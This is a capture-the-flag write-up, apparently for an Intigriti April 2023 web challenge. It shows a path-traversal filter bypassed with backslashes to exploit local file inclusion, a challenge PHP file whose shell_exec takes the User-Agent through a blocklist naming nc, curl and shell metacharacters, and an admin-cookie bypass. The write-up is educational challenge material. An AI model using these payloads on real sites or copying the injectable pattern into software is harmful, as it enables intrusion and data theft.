
The "Inherited from body" section is also visible.

We need to find a file “flag.txt” in another page: “custom_image.php”.

https://challenge-0423.intigriti.io/custom_image.php

Step 4: Local file inclusion (LFI)

The “custom_image.php” page is simply fetching an image from the back-end. The source code shows almost nothing at the client side so again getting the correct image is done by PHP on the server side.



A screenshot of a web browser window. The address bar shows the URL: challenge-0423.intigriti.io/custom_image.php. The main content area displays a large, detailed image of a yellow brick wall. Below the image, the browser's developer tools are open, specifically the Elements tab. The HTML code pane shows a simple structure:

```
<html>
  <head></head>
  ...<body> == $0
    | 
  | </body>
</html>
```

The Styles tab is selected in the developer tools, showing the CSS rules applied to the body element:

```
element.style {
}
body {
  display: block;
  margin: 8px;
}
```

The browser interface includes standard navigation buttons (back, forward, search), a toolbar with icons, and a status bar at the bottom.

I downloaded the image (JPEG) file locally and inspected it with exiftool to see if any particular metadata was added but that was not the case. The hint in the source code also hints towards a flag.txt file that we need to catch. So I started playing around with URL parameters to see if one would trigger the back-end to fetch other images and even better files.


Here maybe some tools would be handy to rapidly test some parameters but as the challenge rules ask to not use them probably if they have a vulnerable parameter it would be easy to find it.

The idea is following if I give it the correct parameter to fetch an image with a random value, I will probably get some kind of error back that tells me the image does not exist or cannot be found.

Here is an example list of possible parameters:

<https://github.com/whiteknight7/wordlist/blob/main/fuzz-lfi-params-list.txt>

I was thinking of img, image, url, file... as the page is build to fetch an image.




https://challenge-0423.intigriti.io/custom_image.php?img=test

=> page does not change. This parameter triggers nothing

https://challenge-0423.intigriti.io/custom_image.php?url=test

=> page does not change. This parameter triggers nothing



Permission denied!

https://challenge-0423.intigriti.io/custom_image.php?file=test

=> page changes and shows permission denied.

Not the error like “image not found” or something similar that I was expecting but this is good. The PHP back-end code clearly uses this “file” parameter.

Ok we got a parameter but we need to give it a good value to proceed. Time to get back to something noticed during recon. In the source code of the “dashboard.php” page we could find the path of other images. Those are accessible so our file parameter should be able to fetch those.

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link href="css/labsEcommerce.css" rel="stylesheet">
    <title>TiVendoUnMattono</title>
</head>
<body>
    <div theme="ecommerce">
        <section class="maincontainer" style="background-color: #C7C7C6;">
            <div class="container" style="background-color: #C7C7C6;">
                <section class="ecommerce-pageheader">
                    
                </section>
                <section id="products-list" class="container-list-tiles">
                    <div>
                        
                        <h3>PS5 Digital (no time wasters).</h3>
                        $ 550
                        <a class="button" href="#">View details</a>
                    </div>
                    <div>
                        
                        <h3>New Stock - 200 PS5!!</h3>
                        $ 110K
                        <a class="button" href="#">View details</a>
                    </div>
                    <div>
                        
                        <h3>iPhone14 Pro Max 1TB RAM 1PB ROM.</h3>
                        $ 1029
                        <a class="button" href="#">View details</a>
                    </div>
                    <div>
                        
                        <h3>iPhone14 with broken screen :( </h3>
                        $ 300
                        <a class="button" href="#">View details</a>
                    </div>
                </div>
            </div>
        </section>
        <div>
            
            <p>style="color:white; margin:0 0 0 10px; font-size:small; font-family:monospace; font-style:italic; font-weight:bold; border-bottom:1px solid black; padding-bottom:2px; white-space:pre; user-select:none; cursor:help;">&copy; TiVendoUnMattonoSRL 2k22</p>
        </div>
    </div>
    <script>
        const b = Array.from(document.getElementsByClassName('button'));
        b.forEach(element => {
            if (Math.random() <= 0.5) {
                element.href = 'https://youtu.be/dQw4w9WgXcQ';
            } else {
                element.href = 'https://youtu.be/R9bkMvZ59CE';
            }
        });
        // const g = document.getElementById('graphic_needed_image');
    </script>
</body>
</html>
```


The path “/www/web/images/stockdips5.jpg” for example we should be able to get that image with our “file” parameter.

I first tried “/www/web/images/stockdips5.jpg” but this triggers and error the file does not exist.



Warning: file_get_contents(/www/web/images/stockdips5.jpg): Failed to open stream: No such file or directory in /app/custom_image.php on line 30

We can adapt a bit: “www/web/images/stockdips5.jpg” by dropping the first / for example.



At this point we have our “file” parameter working for files we already knew. We can build from here as we are looking for a file called “flag.txt”.

The most logical one: “https://challenge-0423.intigriti.io/custom_image.php?file=/www/web/images/../../flag.txt”

Good attempt but the error message clearly shows we are not traversing outside the images folder. Our “..../” seems to be removed.



Another attempt with a backslash:

“https://challenge-0423.intigriti.io/custom_image.php?file=/www/web/images/..\flag.txt”


This one is much better as the error message shows our “..\\” is included:



We traverse further down:





Until we get an image without an error message (the image is not rendered because we ask for a .txt file)



Of course we need to read the “content” of this image. So again inspect it:



We can now see the base64 code behind this image.



This can easily be decoded with an online base64 decoder (<https://www.base64decode.org/>).

The screenshot shows the homepage of [base64decode.org](https://www.base64decode.org/). The top navigation bar includes a lock icon and the URL. Below the header, there are two main buttons: "Decode" and "Encode". A banner message reads: "Do you have to deal with **Base64** format? Then this site is perfect for you! Use our super handy online tool to encode or decode Base64 data." On the right side of the banner, there's a small thumbnail image of a car and the text "De nieuwe Jeep®". Below the banner, a section titled "Decode from Base64 format" contains a text input field with the following encoded string:

```
SGV5IE1hcmlvLCB0aGUgZmxhZyBpcyBpbIBhb90aGVyIHBhdGghIFRyeSB0byBjaGVjayBoZXJlOgoKL2U3ZjcxN2V  
kLWQ0MjktNGQwMC04NjFKLTQzMzdkMWVmMjlhei85NzA5ZTk5My1iZTQzLTQxNTctODc5Yi03OGI2NDdmMTVmZjc  
vYWRTaW4ucGhwCg==
```


Below the input field, there are several configuration options:

- A dropdown menu set to "UTF-8" with a "Source character set" label.
- A checkbox labeled "Decode each line separately (useful for when you have multiple entries)."
- A radio button labeled "Live mode OFF" with a description: "Decodes in real-time as you type or paste (supports only the UTF-8 character set)."
- A large green button labeled "DECODE" with arrows on either side, which says "Decodes your data into the area below."


Below the configuration area, a message says: "Hey Mario, the flag is in another path! Try to check here:" followed by the URL: /e7f717ed-d429-4d00-861d-4137d1ef29az/9709e993-be43-4157-879b-78b647f15ff7/admin.php. At the bottom left, there's a "Copy to clipboard" button.

And we did not get the flag ;-) but another hint to proceed. This hint reveals following path exists: “e7f717ed-d429-4d00-861d-4137d1ef29az/9709e993-be43-4157-879b-78b647f15ff7/admin.php”

Great, lets see what this page has to offer:



And we get nothing, we are simply blocked as an invalid user.



The page exists that is what the hint indicates. Until now it was impossible to read any source code as we are facing a PHP application which is server side but our discovered LFI (local file inclusion) in the previous step via the “file” parameter allows us to read files on the web server :-)

This means we can probably read the PHP code behind each page and also the “admin.php” page we got via the last hint.

https://challenge-0423.intigriti.io/custom_image.php?file=www/web/images/..\..\..\e7f717ed-d429-4d00-861d-4137d1ef29az/9709e993-be43-4157-879b-78b647f15ff7/admin.php

The URL above should render an image with the PHP source code.



An online base64 decode and we have access to the PHP source code of “admin.php”:


The screenshot shows a web browser window with the URL <https://www.base64decode.org>. The page has a green header with the word "BASE64" in large letters. Below the header, there are two tabs: "Decode" (selected) and "Encode". A main message reads: "Do you have to deal with **Base64** format? Then this site is perfect for you! Use our super handy online tool to encode or decode Base64 strings." Below this, a section titled "Decode from Base64 format" contains the following text: "Simply enter your data then push the decode button." A large text area displays the decoded PHP source code of "admin.php". The code is as follows:

```
<?php
if(isset($_COOKIE["username"])){
    $a = $_COOKIE["username"];
    if($a != 'admin'){
        header('Location: /index_error.php?error=invalid username or password');
    }
}
if(!isset($_COOKIE["username"])){
    header('Location: /index_error.php?error=invalid username or password');
}
?>
<?php
```

Below the code, there are several configuration options:

- A dropdown menu set to "UTF-8" with a "Source character set" label.
- A checkbox labeled "Decode each line separately (useful for when you have multiple entries)."
- A radio button labeled "Live mode OFF" with the description "Decodes in real-time as you type or paste (supports only the UTF-8 character set)."

At the bottom, there is a "DECODE" button with arrows, a "Copy to clipboard" button, and a link "Decode files from Base64 format".



```
C:\> Users > Joren > Desktop > CHALLENGE > admin.php
admin.php - Visual Studio Code
Restricted Mode is intended for safe code browsing. Trust this window to enable all features. Manage Learn More
admin.php ×
C: > admin.php
1  <?php
2  if(isset($_COOKIE["username"])){
3      $a = $_COOKIE["username"];
4      if($a !== 'admin'){
5          header('Location: /index_error.php?error=invalid username or password');
6      }
7  }
8  if(!isset($_COOKIE["username"])){
9      header('Location: /index_error.php?error=invalid username or password');
10 }
11 ?>
12 <?php
13 $user_agent = $_SERVER['HTTP_USER_AGENT'];
14
15 #filtering user agent
16 $blacklist = array( "tail", "nc", "pwd", "less", "ncat", "ls", "netcat", "cat", "curl", "whoami", "echo", "~", "+",
17 | " ", ";", "&", "|", "'", "%", "@", "<", ">", "\\", "^", "\\"", "=");
18
19 $user_agent = str_replace($blacklist, "", $user_agent);
20
21 shell_exec("echo \"\" . $user_agent . \"\" >> userAgent");
22 ?>
23 <!DOCTYPE html>
24 <html lang="en">
25
26 <head>
27     <meta charset="UTF-8">
28     <meta http-equiv="X-UA-Compatible" content="IE=edge">
29     <meta name="viewport" content="width=device-width, initial-scale=1.0">
30     <title>Admin panel</title>
31     <style>
32         body {
33             font-family: Arial, Helvetica, sans-serif;
34             background-image: url('/www/web/images/another_brick_in_the_wall.jpeg');
35             background-position: top 18% right 50%;
36             background-repeat: repeat;
37         }
38         .del {
39             color: blue;
40         }
41         nav>a {
42             padding:0.2rem;
43             text-decoration: none;
44             border: 4px solid grey;
45             border-radius: 8px;
46             background-color: grey;
47         }
48         nav>a:visited {
49             text-decoration: none;
50             color:blue;
51         }
52     </style>

```

The first part is the most interesting for now:

```
<?php
if(isset($_COOKIE["username"])){
$a = $_COOKIE["username"];
if($a !== 'admin'){
header('Location: /index_error.php?error=invalid username or password');
}
}

if(!isset($_COOKIE["username"])){
header('Location: /index_error.php?error=invalid username or password');
}
?>
```

The “username” cookie we discovered before needs to be set to admin before we get access to the “admin.php” page.

The screenshot shows a browser window with two tabs open:

- Tab 1: <https://challenge-0423.intigriti.io/e7f717ed-d429-4d00-861d-4137d1ef29az/9709e993-be43-4157-879b-78b647f15ff7/admin.php>
- Tab 2: TiVendoUnMattone - <https://challenge-0423.intigriti.io/e7f717ed-d429-4d00-861d-4137d1ef29az/9709e993-be43-4157-879b-78b647f15ff7/admin.php>

The main content of the page is a cartoon character with a large orange head and a smiling face. Below it is a login form with fields for "Username" and "Password". Both fields have red borders, indicating they are required. The message "invalid username or password" is displayed in red text below the form.

Below the browser window is the Chrome DevTools interface, specifically the Application tab. The Cookies section shows two entries:

Name	Value	Domain	Path	Expires ...	Size	HttpOnly	Secure	SameSite	Partition	Priority
username	admin	challen...	/	Session	13					Medium
account_type	QNKCDZO	challen...	/	Session	19					Medium

The screenshot shows a dashboard with a brick wall background. At the top, there are two tabs: "Dashboard" (selected) and "Logs".

On the left, under the "Users" section, there is a table:

